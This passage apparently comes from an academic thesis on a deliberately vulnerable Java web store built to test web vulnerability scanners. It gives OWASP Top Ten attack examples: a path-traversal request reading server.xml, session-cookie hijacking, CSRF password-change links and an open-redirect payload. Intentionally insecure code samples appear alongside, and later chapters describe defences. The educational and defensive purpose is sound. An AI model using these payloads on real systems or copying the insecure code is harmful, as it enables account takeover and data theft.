
Intercept requests : [✓] Intercept responses : ☐

```
POST http://134.154.14.153:8080/yuliana/partners/displayParnerLetter HTTP/1.1
Host: 134.154.14.153:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:11.0) Gecko/20100101 Firefox/11.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://134.154.14.153:8080/yuliana/partners
Cookie: JSESSIONID=4CFACBC5407E69A29CAABD671B1E3D19
Content-Type: application/x-www-form-urlencoded
Content-length: 34

letter=../../../../../../../apps/java/apache-tomcat-6.0.16/conf/server.xml&SUBMIT=View+Letter
```

Figure 3.15: HTTP Request with Insecure DOR Vulnerability

As a result, the attacker can see the content of the server.xml file in the body of web page, as shown in Figure 3.16.



```
</form>
▼ <div id="partnerText">
  ▼ <p>
      <!--?xml version='1.0' encoding='utf-8'?-->
      <!-- Licensed to the Apache Software Foundation (ASF)
      under one or more contributor license agreements. See the
      NOTICE file distributed with this work for additional
      information regarding copyright ownership. The ASF
      licenses this file to You under the Apache License,
      Version 2.0 (the "License"); you may not use this file
      except in compliance with the License. You may obtain a
      copy of the License at http://www.apache.org/licenses
      /LICENSE-2.0 Unless required by applicable law or agreed
      to in writing, software distributed under the License is
      distributed on an "AS IS" BASIS, WITHOUT WARRANTIES OR
      CONDITIONS OF ANY KIND, either express or implied. See the
      License for the specific language governing permissions
      and limitations under the License. -->
      <!-- Note: A "Server" is not itself a "Container", so you
      may not define subcomponents such as "Valves" at this
      level. Documentation at /docs/config/server.html -->
    ▼ <server shutdown="SHUTDOWN" port="8005">
        <!--APR library loader. Documentation at
        /docs/apr.html -->
      ▶ <listener sslengine="on" classname="org.apache.catali
        na.core.AprLifecycleListener">
```

Figure 3.16: Attacker Accessed the 'server.xml'

3.4.5 Cross-Site Request Forgery (CSRF) Implementation

In the MusicStore application, we present 11 CSRF vulnerabilities that expose the same issue: they allow the attacker to perform actions on behalf of an authenticated user.

When a customer logs in, the server sends a session cookie. Every time the registered user performs an action, like changing his/her password or adding products to the shopping cart, the web application server checks to verify if the user is authenticated. All web pages that can be accessed only by logged-in users are under the *'/user'* directory.

Three vulnerabilities of the ordering pages are that an attacker can view the orders; an attacker can modify the shopping cart; and an attacker can complete the victim's orders.

Vulnerability 1: /user/order/displayInvoice

Vulnerability 2: /user/order/displayUserCart

Vulnerability 3: /user/order/completeOrder

The 'Reviews' section has two CSRF vulnerabilities, where an attacker can use a victim's cookies to add product reviews.

Vulnerability 4: /user/review/displayReview

Vulnerability 5: /user/review/addReview

In the next four CSRF vulnerabilities, the attacker can change a victim's personal information, including shopping address, credit card number, and password.

Vulnerability 6: /user/account/displayAccount


Vulnerability 7: /user/account/displayAccountDetails

Vulnerability 8: /user/account/displayAccountPassword

Vulnerability 9: /user/account/updateUserPassword

Vulnerability 10: /user/account/updateUserDetails

For example, only a logged-in user can modify his/her invoice shipping address. An attacker *'test1@test.com'* can obtain the *JSESSIONID* cookie of a legitimate user *'test@test.com'* and impersonate the customer, as shown in Figure 3.17.



```
POST http://134.154.14.153:8080/yuliana/user/account/displayAccountDetails HTTP/1.1
Host: 134.154.14.153:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:11.0) Gecko/20100101 Firefox/11.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://134.154.14.153:8080/yuliana/user/account/displayAccount
Cookie: JSESSIONID=D17A8EE4878EC79A01A85314D3F7FBBD
Content-Type: application/x-www-form-urlencoded
Content-length: 0
```

Figure 3.17: Attacker Uses User's JSESSIONID to Access His/Her Personal Data

In the 11th and last CSRF vulnerability, the authentication is based on custom function. The logged-in customer views his/her shopping cart, outside the *'/user'* directory.

This action is allowed only by authenticated users, so the server checks that, using the *isAuth(HttpServletRequest request)* function

```
Vulnerability11:  /cart/displayCart
User user = (User) request.getAttribute("user");
    boolean isAuth = false;
    if (request.getUserPrincipal() != null) {
      isAuth = true;}
    return isAuth;
```

If an attacker uses the *JSESSIONID* of the logged in customer, then *request.getUserPrincipal()* will contain the email of the customer; thus, the attacker will be able to perform actions resulting in the impersonation of the victim.

3.4.6 Security Misconfiguration Vulnerability Implementation

The MusicStore application contains six Security Misconfiguration vulnerabilities.

All requests that contain confidential information, such as credit card number or password, should be handled using the POST method. If the form that contains confidential information can be submitted by the GET method, then an attacker can trick a victim into changing his/her confidential information without being aware of that fact.

Vulnerability 1:

/validation/displayPasswordRecovery

Payload:

/validation/displayPasswordRecovery?emailAddress=test%40test.com&answer=black

And


Vulnerability 2:

/user/account/updateUserPassword

Payload:

/user/account/updateUserPassword?password=falsepass&answer=black

Figure 3.18 demonstrates an example, when an attacker can place a hidden link on an email address, asking the user to visit a new online shop. The user will click on the 'Visit us' web page, but instead of seeing a new e-commerce web site, his/her password will automatically be changed.



```
<a href="
www.MusicStore.com/user/acco
unt/updateUserPassword?passwo
rd=falsepass&answer=black
">
Visit Us
</a>
```

MusicStore: Vulnerable online shopping for CDs, DVDs & more

Welcome test@test.com

Welcome

fTest, fTest
CSUEastBay
25800 Carlos Bee Boulevard

Hayward, CA, 94542, USA

You password has been updated

To update your account details, please

To update your account password and answer to secret question , please

© Copyright 2012 Yuliana Martirosyan. All rights reserved.

Figure 3.18: Attacker Changes Victim's Password Using GET Method of HTTP Request

Another type of the Security Misconfiguration is server configuration mistakes. For example, Web application servers can fail to defend against denial-of-service (DoS) attacks, distributed denial-of-service (DDoS) attacks, or different variations of these attack. The web server on which the MusicStore application is deployed is vulnerable to slow HTTP headers DoS attack.

Two vulnerabilities are present on the MusicStore server, and by using the slowhttptest tool an attacker can get denial of service by slowing down requests.

Vulnerability 3:

/validation/displayPasswordRecovery

Payload:

slow HTTP headers DDoS attack

And

Vulnerability 4:

/validation/displayPasswordRecovery

Payload:

HTTP POST DDoS attack

Sometimes web application developers fail to implement proper mechanisms to deliver web site password to their customers. For example, when a registered customer recovers his/her password, he/she can immediately see the password on the web page. The passwords should never be available on publicly available web pages.

Vulnerability 5:

/validation/displayPasswordRecovery

Payload:

emailAddress=test%40test.com&answer=black

The customer's password is displayed on web page in 'Result' div

3.4.7 Insecure Cryptographic Storage Implementation

In the MusicStore application, seven vulnerabilities of Insecure Cryptographic Storage type are presented.

Confidential information, such as credit card numbers and passwords, should be stored in the database in encrypted form. Additionally, the password should not be displayed to a user while he/she is typing.

Five vulnerabilities of Insecure Cryptographic Storage type don't employ this rule, and as a result, an attacker can intercept the values of secure data and use it later.

Vulnerability 1: /user/account/displayAccountDetails

Parameter: creditCardNumber

Vulnerability 2: /registration/displayUserRegistration

Parameter: creditCardNumber

Vulnerability 3: /user/account/displayAccountPassword

Parameter: password

Vulnerability 4: /registration/displayUserRegistration

Parameter: password

Vulnerability 5: /validation/displayPasswordRecovery

Parameter: password

Another type of Insecure Cryptographic Storage is an insecure session cookie. An authenticated user receives a special *JSESSIONID* cookie from the server to uniquely identify him/her as a logged-in user. After the customer logs in, the application still transfers data through an unencrypted HTTP channel. Thus, MusicStore doesn't generate 'secure' cookies.

Vulnerability 6: The session cookie used to identify authenticated users does not contain the 'secure' attribute.

Furthermore, the MusicStore doesn't generate HTTPOnly cookies, thus, it does not restrict access from other, non-HTTP APIs (such as JavaScript).

Vulnerability 7: The session cookie used to identify authenticated users does not contain the 'HTTPOnly' attribute.

3.4.8 Failure to Restrict URL Access Implementation

MusicStore protects all data under the *'/user'* directory. After a user is authenticated, web application grants him/her an access to a hidden *'userAccess.jsp'* web page; however, *'userAccess.jsp'* is not under *'/user'* directory. Thus, an attacker can guess this hidden link by using crawling tools and take advantage of this weakness. JSP expression language code, that checks if a customer is logged in, is vulnerable and doesn't provide required restriction to URL access.

Vulnerability 1:

```
<% if (request.isUserInRole("user")) {%>
<a  href=" userAccess.jsp">User Only</a>
```

3.4.9 Insufficient Transport Layer Protection Implementations

MusicStore contains seven vulnerabilities of Insufficient Transport Layer Protection type.

The Log-In form, which is used to identify registered users, is not submitted through a secure channel using SSL connection. This may result in the interception of the login and password information in plain text.

Vulnerability 1: /user/validation/validateUser

Payload: proxies can intercept secure data in plain text.

We discussed 'secure' cookies in *Chapter 3.4.7 Insecure Cryptographic Storage Implementation*. Because those cookies are used in securing the transport layer, they can also be considered as Insufficient Transport Layer Protection vulnerabilities.

Vulnerability 2: The session cookie used to identify authenticated users does not contain the 'secure' attribute.

The confidential data should be encrypted before being sent to the web server.

Vulnerability 3: /user/account/displayAccountDetails

Parameter: creditCardNumber

Vulnerability 2: /registration/displayUserRegistration

Parameter: creditCardNumber

Vulnerability 3: /user/account/displayAccountPassword

Parameter: password

Vulnerability 4: /registration/displayUserRegistration


Parameter: password

Vulnerability 5: /validation/displayPasswordRecovery

Parameter: answer

3.4.10 Un-validated Redirect and Forward Implementations

MusicStore has one vulnerability that describes un-validated redirection and forwarding. The web application has a number of partners that have their own web pages. Each of the partners has its link on MusicStore. On Figure 3.19 we can see, that the link "Visit us" takes the customer to *'8AM'* partner's web site, *'www.example.com'*. This is called un-validated redirection.


to the right place at the right time for the client.

Join our email list
Contact customer service
Your Account
Partners
Related Docs

8AM.html | View Letter

8AM

We can't wait to start saving you money! Catch all the best
and more on 8AM! Sign up to receive our daily deals and b
only sales on the hottest brands of the day!
As a 8AM customer, you'll get these fantastic benefits ever
Out-of-this-world daily deals and offers Huge selection of r
Easy-to-use website $6.95 shipping on every order Plus, lo
this important information anytime, day or night:
View your order history and status

Track your order online

Store your billing and shipping information

Print an invoice

Start shopping, start saving, and start smiling your way thr
fabulous name brands on 8AM!

Visit us here

Thanks again for registering! Can't wait to see you around!
Sincerely,
Your Friends at 8AM

www.iana.org/domains/example/

iana
Internet Assigned Numbers Authority

Example Domains

As described in RFC 2606, we maintain a number of domains such as EXAMPLE.COM and EXAMP
These domains may be used as illustrative examples in documents without prior coordination with us
registration.

```
a < h1 < div#partnerText < td < tr#containerrow < tbody < table < bod
<h1>
  <a href="?site=http://www.example.com">Visit us here</a>
</h1>
Thanks again for registering! Can't wait to see you around!
<br>
Sincerely,
<br>
Your Friends at 8AM
```

```
a:link {                          musicS...yle.css (line 1)
    color: #663300;
    font-family: Arial,Helvetica,sans-
     serif;
    font-size: 12px;
}
Inherited from h1
h1 {                              musicS...yle.css (line 5)
    ~~color: #663300;~~
```

Figure 3.19: Redirection from MusicStore to example.com

This is an example of Java code that demonstrates implementation of redirect function where the site parameter value is the URL.

```
String site = request.getParameter("site");
if(site!=null && site!=""){ response.setStatus(response.SC_MOVED_TEMPORARILY);
response.setHeader("Location", site); }
```

Insecure implementation of redirection can result in an attacker tricking the user into clicking the link that will navigate to an unsafe destination.

Vulnerability 1: /partners/displayParnerLetter

Parameter: site

Payload: ="http://www.vulnerableStore /partners/displayParnerLetter?site=http://www.attackerDestination.com

Conclusion

With all of these threats widely used on the Web, it is important to secure web applications against them. Understanding how to exploit vulnerabilities leads to the development of code that can withstand attacks. There are security features available that are being taught in universities and via security trainings, but it is more important to write a safe code to prevent possible security flaws. The most effective way to secure an application is to implement secure coding practicing in the development stage.

In the next chapter we explain defense mechanisms against OWASP Top Ten vulnerabilities. We show the implementation of secure coding techniques presented in the MusicStore web application.

Chapter 4

Defense Mechanisms Against Web Vulnerability and Secure Coding Techniques

4.1 Introduction

Preventing vulnerabilities in web applications is extremely important due to the high number of attacks. The best way to prevent vulnerabilities in applications is to write secure code. According to Computer Emergency Response Team, or CERT, at the Software Engineering Institute at Carnegie-Mellon University, the following Top 10 Secure Coding Practices [61] are vital to security.

1. Proper implementation of Input Validation helps to avoid most of the web application vulnerabilities. But, on the other hand, handling each input in isolation to avoid unexpected command line arguments, user controlled files, and other suspicious input is a complex task, and as a result, the validation may be omitted.
2. Warnings and Error messages can suggest the places of possible security flaws for both developers and an attacker. Static and dynamic analysis tools can detect and eliminate the vulnerabilities.
3. Strong web application architecture helps to enforce security policies.
4. Simple design helps to avoid errors that can be made during implementation, configuration, and use.
5. To simplify the access mechanism, by default the access is denied. In other words, “Everything not explicitly permitted is forbidden.”
6. To continue the ideas in points 4 and 5, the principle of least privilege is introduced, which suggests the execution of a process using the least set of privileges necessary to complete the job.
7. Before data is processed, it should be sanitized. The un-validated data could be the cause of SQL, command, or other injection attacks.

8. In- depth defense mechanisms help to improve security by adding layers of multiple defensive strategies, so that if one layer of defense turns out to be inadequate, another layer of defense can prevent a security flaw from becoming an exploitable vulnerability, and/or limit the consequences of a successful exploit.
9. Quality Assurance is the key point in security of the software. There are different techniques to improve reliability of the application, like using source code analysis tools, penetration testing tools, and independent review of the system.
10. A secure coding standard should be adopted. Programmers should develop and/or apply a secure coding standard for the target development language and platform.

In this chapter we describe defense techniques against OWASP Top Ten web application vulnerabilities. Those mechanisms are developed in accordance with Top 10 Secure Coding Practices for each vulnerability type. We used them in the MusicStore application to check if the WAVS can avoid reporting ***False Positive*** results while scanning the application.

4.2 SQLI Defense

Server Side defense using Prepared Statement [62] is the most effective way to protect from SQL Injections, because it ensures that intent of query is not changed. For example, the *insertPassword(User user)* function adds a new record to v_UserPass table in MusicStore's application database, when a new customer is registering his/her account.

```
public static int insertPassword(User user) {
    ConnectionPool pool = ConnectionPool.getInstance();
    Connection connection = pool.getConnection();
    PreparedStatement ps = null;
    ResultSet rs = null;
    String query =
       "INSERT INTO v_UserPass (EmailAddress, Password, Answer) VALUES (?, ?, ?)";
    try {
       ps = connection.prepareStatement(query);
       ps.setString(1, user.getEmailAddress());
       ps.setString(2, user.getPassword());
       ps.setString(3, user.getAnswer());
       return ps.executeUpdate();
    } catch (SQLException e) {
       e.printStackTrace();
       return 0;
    } finally {
       DBUtil.closeResultSet(rs);
       DBUtil.closePreparedStatement(ps);
       pool.freeConnection(connection);
    }
 }
```

In this example, *PreparedStatement* object is used with parameters. Before executing the query, all special characters will be escaped. All SQL functions, those that are not intended to be exploited while stress testing [63] the application, are developed using *PreparedStatements*.

It is very important to lock down the database server and to follow the Principle of Least Privilege [64], [65]. Modern web applications also rely heavily on caching and database schema design to improve performance. Strong data should be supported before objecting to prepared statements for non-security reasons [66].

4.3 Cross-Site Scripting (XSS) Defense

For prevention code injection attacks, including SQLI and XSS, all user data should be validated. There are several main rules that should be followed to increase security:

- Check the data type and set length limits on any form fields on your site;
- Encode or escape the data where it is used in your application to ensure that the browser treats the possibly dangerous content as text, and not as active content that could be executed.

```
JSTL Example:
<%@ taglib uri="http://java.sun.com/jsp/jstl/functions" prefix="fn" %>
<div id="userData">
        ${fn:escapeXml(user.firstName)},
        ${fn:escapeXml(user.firstName)}<br>
        ${fn:escapeXml(user.companyName)}<br>
        ${fn:escapeXml(user.address1)}<br>
        ${fn:escapeXml(user.address2)}<br>
        ${fn:escapeXml(user.city)},
        ${fn:escapeXml(user.state)},
        ${fn:escapeXml(user.zip)} <br>
    </div>
```

- Validate data using regular expression.

Client Side Validation. JavaScript Example:

```
   var emailexp = /^([A-Za-z0-9_\-\.])+\@([A-Za-z0-9_\-\.])+\.([A-Za-z]{2,4})$/
  if (!isValid(emailexp,form.emailAddress.value)){
  return false}
```

From a security perspective, however, client-side validation is not effective, because it doesn't provide protection for server-side code. An attacker can easily bypass the client-side using proxies.

Despite the rule that input must be validated on server-side, sometimes validation should be performed on client-side. For example, Chrome and ChromeOS applications and extensions are installed and executed client-side in the web browser. As a result, security design flaws have been found, exposing all of the user's email, contacts, and saved documents [67], [68]. Web frameworks and filters that offer automated sanitization to prevent XSS in web applications are gaining popularity because manual implementation of input sanitization in web application is prone to errors [69], [70], [71], [72], [73], [74], [75], [76], [77]. Unfortunately, input filters can be circumvented with various attack vectors [78], [79].

4.4 Broken Authentication Defense, Session Management and Transport Layer Protection

Authentication and session security are critically important because compromised credentials lead to impersonation and loss of confidentiality.

To protect a user's session ID, strong efforts should be made to avoid XSS flaws as described in the XSS Defense Section.

Authentication key points are Password Strength and Password Use, including the number of possible attempts and storage; and Password Recovery mechanisms [80].

Authentication relies on secure communication, so it is important to maintain Transport Layer Protection. For server security management, authentication for all levels should be performed. In Java Platform, Enterprise Edition (Java EE) [81], applications to switch from HTTP to HTTPS, protocol transport-guarantee is added in configuration file [82].

Example:

```
<security-constraint>
      <web-resource-collection>
         <web-resource-name>User</web-resource-name>
         <url-pattern>/user/*</url-pattern>
      </web-resource-collection>
      <auth-constraint>
         <role-name>admin</role-name>
      </auth-constraint>
     <user-data-constraint>
      <transport-guarantee> CONFIDENTIAL
      </transport-guarantee>
      </user-data-constraint>
   </security-constraint>
```

In this example, data under the *'/user/'* directory will be transferred using a secure connection. In addition, a session cookie used to identify an authenticated user should contain the "secure" or “HTTPOnly” attribute.

4.5 Insecure Direct Object Reference Defense

This attack represents a serious threat to parameter-driven sites if a parameter is modified to point to a local file on the Web server. It is a good practice to use a reference map to prevent parameter manipulation.

4.6 Cross-Site Request Forgery Defense

The main defense technique is using the authorization token, a generated web application on the server side. The Anti-CSRF token should be a randomly generated value, specific to the user’s current session. There are several technologies and projects available that provide CSRF countermeasures, including Mojarra Project [25], Apache Class Token [83], and OWASP’s CSRFGuard Project [84].

4.7 Security Misconfiguration Defense

Maintaining security settings of the application, frameworks, application server, web server, database server, and platform is a very complex problem. Web servers are frequent targets of attacks, so when trying to secure web servers, the following aspects should be taken into account [85]:

- Configuration
- Web content and server-side applications
- Operating System
- Documentation

Example:

HTTP server is subject to Slow type HTTP Attack [86].

There is number of steps to protect against this attack pattern [87]. *The RequestReadTimeout directive value should be set to limit the time a client may take to send the request [88].*

4.8 Insecure Cryptographic Storage

Sensitive data should not be displayed in clear form. The data should be stored encrypted with strong encryption algorithms, such as AES [89], [90], RSA [91], and SHA-256 [92], [93] in a database, and it should be decrypted on the server side upon request, or there should be stored hash of the data.

4.9 Failure to Restrict URL Access Defense

Hidden pages, which are not intended for unauthorized users, are difficult to find, but sometimes it is possible to guess the URL. It is important to use an effective and trusted access control mechanism [94] and access control matrix that is carefully planned [60].

4.10 Un-validated Redirect and Forward Defense

As to the many previously discussed attacks, parameter value validation should be performed before redirection. The web application should ensure that the URL parameter is indeed a valid URL. For example, the following strategy can protect from un-validated redirection: the web application saves the redirection links list on a server after a redirection request is made and then compares the request parameter value with the list entries.

4.11 Conclusion

The implementation of defense mechanisms described in this chapter is an important part of the code analysis that is performed to increase the security of a web application. Some vulnerability can be exploited only if an attacker performs several steps successively or in specific order. The best way to find, analyze, and fix these types of flaws is manual testing and combining with code analysis. This method is also called white-box testing, when a security specialist has access to the internal source code. While code analysis seems to achieve good results in securing web application, it is not always possible in reality, because security specialists don't always have access to the source code of a Web application. Thus, to increase security, in addition to code analysis with subsequent implementation of defense mechanisms, another testing technique is performed, when the tester or testing application doesn't have information about available vulnerabilities. All information about the Web application is gathered with the help of tools such as WAVS. In the next chapter we will review the mechanisms of testing an application for security flaws without accessing the source code. Also, we will see the testing techniques of two WAVS that were used in further evaluation, QualysGuard WAS and Acunetix WVS.

Chapter 5

Automated Web Vulnerability Scanning

5.1 Introduction

A customer cannot feel fully secured while using an application as long as there is a possibility of losing some personal information or other confidential data. Firstly, as many security flaws as possible should be discovered in order to secure a web application. To discover vulnerability without any knowledge of the application implementation details, black-box testing technique is used. During the black-box testing, the web application source code is hidden from a testing staff, and sometimes even server characteristics are not revealed. To improve the success rate of discovering application flaws, WAVS are used. WAVS are tools that most closely mimic web application attacks. These tools cannot guarantee that their use will eliminate the flaws completely, but they can make the application more secure.

The primary focus of this chapter is automated web vulnerability scanning tools and techniques. Understanding the general automated scanning mechanism will allow us to achieve better performance of scanners. The scanning techniques and implementation details of each individual tool will help us to give recommendations to improve success rate of finding vulnerabilities

5.2 Web Application Vulnerability Scanners (WAVS)

WAVS are automated tools to test web applications for common security problems. Yet there is a difference between finding the vulnerabilities manually and automatically.

Table: 5.1 WAVS Requirements

Name - vulnerability type
Related Terms - terms, used to identify the vulnerability type
OWASP Top Ten- mapping of the vulnerability names to Open Web Application Security Project (OWASP) Top Ten

Name	Related Terms	OWASP Top Ten
Cross Site Scripting (XSS)	Reflected XSS, persistent (stored) XSS, DOM-based XSS	A2
SQL Injection	Blind SQL injection	A1
OS Command Injection		A1
XML Injection	XPath injection, XQuery injection	A1
HTTP Response Splitting	CRLF injection	A1
Malicious File Inclusion	File inclusion, Remote code execution, Directory traversal	A1
Insecure Direct Object Reference	Parameter tampering, Cookie poisoning, Path manipulation	A4
Cross Site Request Forgery (CSRF)	Session riding, One-click attacks, Hostile Linking	A5
Information Leakage	File and directory information leaks, System information leak.	A6
Improper Error Handling	Error message information leaks, Detailed error handling	A6
Weak Authentication and Session Management		A3
Session Fixation		A3
Insecure Communication		A9

In order to have a more clear idea of WAVS functionality, the NIST Special Publication 500-269, "Software Assurance Tools: Web Application Security Scanner Functional Specification Version 1.0" [95] in 2008 defined a list of requirements that all WAVS must provide:

- Identify all types of vulnerabilities listed in Table 5.1.
- Report an attack that demonstrates the vulnerability.
- Specify the attack by providing script location, inputs, and context.
- Identify the vulnerability with a name semantically equivalent to those in Table 5.1.
- Be able to authenticate itself to the application and maintain logged-in state.
- Have an acceptably low ***False Positive*** rate.

While these minimal requirements remain mandatory, since 2008, Web Application Security Scanner Evaluation Criteria (WASSEC) has updated the list of WAVS features to satisfy modern attacks [96]. Table 5.2 describes the updated list of WAVS features and includes the risks associated with the corresponding feature.
WASSEC guidelines that cover the updated list of vulnerability types and attacks, along with practices such as crawling, parsing, session handling, testing, and reporting, help in the evaluation of WAVS.

